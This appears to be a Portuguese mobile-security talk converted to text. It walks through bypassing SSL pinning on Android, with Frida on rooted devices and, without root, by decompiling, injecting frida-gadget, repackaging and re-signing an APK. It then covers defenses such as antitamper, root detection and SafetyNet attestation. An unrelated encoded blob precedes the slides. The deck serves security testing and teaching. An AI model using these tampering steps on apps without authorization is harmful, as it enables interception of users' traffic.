{"Data": "ChE bajDdnOdrp/zZM91RizMMPy5iJtkYCqyvir969k/vEU7TXJ3IB+lG3y0yEzoGdNvbR8+k0ssu142H5bmOe2n70DAATAvvc4DSt7uTvqmhDenKQpdPOFtxBms3tbPYlkKtWt9qDqbhVhLmBCII6scdkLRxA8+0MN YJCMTsGEQt8pXtrvBq/yx/2+3symcZFSezVTBn9DBXB8k+dnm933jbks84KeWBgEfbscTZ9wfbvDXzRVLhbNxsa8mSOFSnDmQq45Wyih3eLSEY2/Zu0VyWRwb/8KTF15MaMoE9/fY3qM67BnTheJ0Pg ea2sEPb64Bmf/0357qvihsvrtmKVM+Ie+Reipm l3SPa8lgnBK Y50vk8T9Z5utjy4Fv8LuXHuaowwkHM123fAnCT8X/KcKsbaH10I31Ro0vcwz9p33T8WgCpRdgfdQA7h8ARg59x D71u0IW2o10pDBJ51X9obM ZPzTMROcoIbf nBuh387oA1PN43/OgFq0AGZPNDhzkxM+RjbeJv+8hKr51T1Jjig="}
```

# SSL Pinning bypass – Frida rooted device

---

```
./frida-server    https://github.com/frida/frida/releases
```

```
adb push burpca-cert-der.crt /data/local/tmp/cert-der.crt
```

```
joaopimenta$ frida -U -f org.package.name -l universal-ssl-check-bypass.js --no-pause
```

<https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/>

# SSL Pinning bypass – Non root

---

```
apktool d -o output_dir pinado_playstore.apk
I: Using Apktool 2.2.2 on pinado_playstore.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: ~/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

```
wget https://github.com/frida/frida/releases/download/12.5.6/frida-gadget-12.5.6-android-arm.so.xz
```

```
frida-gadget-12.5.6-android-arm.so.xz      100%[=====] 4.79M 206KB/s in 18s
2019-05-18 14:38:04 (278 KB/s) - 'frida-gadget-12.5.6-android-arm.so.xz' saved [5025520/5025520]
```

```
unxz frida-gadget-12.5.6-android-arm.so.xz
```

```
cp frida_libs/armeabi/frida-gadget-12.5.6-android-arm.so output_dir/lib/armeabi/libfrida-gadget.so
```

# SSL Pinning bypass – Non root

Injetar de preferência na main activity o carregamento do Frida-gadget

***System.loadLibrary("frida-gadget")***

```
const-string v0, "frida-gadget"
invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
```

Reempacotar o App

```
$ apktool b -o AdeusPinning.apk output_dir/
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
```

**Obs:** caso o app não tenha INTERNET permission declarada no manifest  
será necessário adicionar

Assinar

```
$ jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore mycustom.keystore -storepass mystorepass AdeusPinning.apk mykeyaliasname
```

RUN

```
frida -U gadget -l frida-sslpinning.js
```

Dante desses cenários

# Qual nosso papel?

---


# Me pague a segurança!

---




# Se comunicar, integrar a segurança.

---



# Segurança desde a concepção




# Dificultar a vida do atacante

---

- Input validation;
- Ofuscação do código;
- Antitamper;
- Antidebug;
- Antihooking;
- Antiemulador;
- Antiroot/Jailbreak;
- SSL Pinning;
- SQLcipher Criptografia AES-256-CBC
- Criptografar e assinar Payload (RSA + AES) → API Gateway.

# SafetyNet Attestation API



1. A API SafetyNet Attestation recebe uma chamada do seu aplicativo incluindo um nonce.
2. O serviço SafetyNet Attestation avalia o ambiente de runtime e requisita aos servidores do Google um resultado através de uma mensagem assinada.
3. Servidores do Google retornam uma mensagem assinada ao device para a SafetyNet attestation.
4. SafetyNet attestation retorna esses valores para o seu app.
5. Seu app encaminha para os seus servidores.
6. Seus servidores recebem a informação e utilizam para tomada de decisões de segurança.

# SafetyNet Attestation API

---

Device Status	Value of <code>ctsProfileMatch</code>	Value of <code>basicIntegrity</code>
Certified, genuine device that passes CTS	<b>true</b>	<b>true</b>
Certified device with unlocked bootloader	<b>false</b>	<b>true</b>
Genuine but uncertified device, such as when the manufacturer doesn't apply for certification	<b>false</b>	<b>true</b>
Device with custom ROM (not rooted)	<b>false</b>	<b>true</b>
Emulator	<b>false</b>	<b>false</b>
No device (such as a protocol emulating script)	<b>false</b>	<b>false</b>
Signs of system integrity compromise, one of which may be rooting	<b>false</b>	<b>false</b>
Signs of other active attacks, such as API hooking	<b>false</b>	<b>false</b>

**Segurança é colaborativa.**  
**É uma jornada de construção.**

**Segurança é colaborativa.**  
**É uma jornada de construção.**

Obrigado!

# Referências

---

- [https://blogs.sans.org/appsecstreetfighter/files/2018/10/DevSecOps\\_Exploring\\_Phase1-2.pdf](https://blogs.sans.org/appsecstreetfighter/files/2018/10/DevSecOps_Exploring_Phase1-2.pdf)
- <https://arunsureshkumar.me/index.php/2016/09/16/facebook-page-takeover-zero-day-vulnerability/>
- <https://breachlevelindex.com/>
- <https://developer.android.com/training/safetynet/attestation.html>
- <https://hackerone.com/reports/351555>
- <https://hackerone.com/reports/288955>